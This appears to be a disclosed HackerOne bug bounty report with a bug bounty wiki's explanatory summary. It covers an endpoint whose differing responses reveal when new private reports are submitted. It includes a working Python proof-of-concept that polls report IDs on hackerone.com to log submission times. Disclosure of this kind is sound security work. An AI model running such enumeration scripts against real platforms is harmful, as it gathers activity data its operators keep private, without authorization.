Ability to monitor reports' submission in real time
The endpoint for report JSON responses behaved differently for submitted versus unsubmitted reports, allowing an attacker to detect when new reports were submitted in real time. This exposed platform activity data that should have been private to operators.
 Originally disclosed on HackerOne
- Disclosed after 7 hours
Hey ,
I would like to report an issue with the server responses that allow anyone users to monitor and track the reports' submission and the platform activity .
##Description :
The issue occurs on the endpoint '/reports/[report_id].json' due to the difference between server responses for submitted reports and the yet not submitted ones .
If the report is already submitted and the logged in user has no access to it the html response will return a message saying Oops! You can't access this report because it isn't public yet. and the JSON response will return a blank page , zero length .
And if the report id passed to the endpoint hasn't been submitted yet , the HTML response will return a not found page , and the JSON response will return {"status":"404","error":"Not Found"} .
##PoC :
I wrote a simple python script can exploit this behaviour , it's my first pentesting python script by the way , sorry for the poor coding , I just learned how to do this today but you'll get the idea :
import requests
import time
from datetime import datetime

start = raw_input("\nEnter the last report you know about [Ignore if before #159875]: ")
if start == '' :
    start = 159874
else :
    start = int(start)

if start < 159874 :
    start = 159874

def getReport(report):
    url = 'https://hackerone.com/reports/%s.json' % str(report)
    res = requests.get(url)
    l = len(res.text)
    if l == 36 :
        return 0
    else:
        return 1

def lastReport(start):
    for report in range( start ,1000000):
        if getReport(report):
            continue
        else :
            report = report - 1
            return report

last = lastReport(start)
print "\n[+]Last submitted report is : #%s\n" % str(last)

def getNext(last):
    report = last + 1
    if getReport(report):
        now = datetime.now()
        print "Report number #%s has been submited at %s/%s/%s %s:%s\n" % (report , now.month, now.day, now.year, now.hour, now.minute)
        last = report
        getNext(last)
    else :
        time.sleep(30)
        last = report - 1
        getNext(last)

getNext(last)
As the markdown missed up the code a bit I'm attaching it in two files F112672 => works well on Windows F112671 => works well on Linux
The output of the script would be like :


Basically it records the date and time of every newly submitted report , of course that can be improved to generate hourly or daily reports about the platform activities , when hackers are mostly active , how frequent reports are submitted on H1 and so on , all is normally undisclosed information , only platform operator should know about .
##Impact :
I think it's too permissive for a highly secure platform to leave a way open for third parties to track its activity and its user interactions with the platform , which considered as privilege information only platform operators should be allowed to get their hands onto .
Thank you guys , glad that I've learned something new today specifically for this report , hope it qualifies and worth addressing .
Best regards , Thanks ,
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the JSON endpoint returned distinguishable responses (empty body vs. a 404 error) for existing-but-private reports versus non-existent reports, creating an oracle for report existence.
Impact
An attacker could monitor report submissions in real time and infer platform activity patterns, which the report claims should be undisclosed information.
What the attacker needed
No account needed; network access to the platform
How it was found
- Send a request to the report JSON endpoint for a known submitted report ID.
- Observe that the response is empty (zero length) for submitted reports.
- Send a request for a non-existent report ID and observe a 404 JSON error.
- Use a script to iterate through report IDs and detect when a new report appears.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you ask a website for a report, it sometimes gives different answers depending on whether the report exists. Here, a submitted report returned an empty response, while a non-existent one returned a 'not found' error. By checking many report numbers, someone could tell exactly when a new report was created, which is information the platform wanted to keep private.
What is Info disclosure?
Data the application should keep private (personal data, internal details, other users' records) reaches someone it should not.





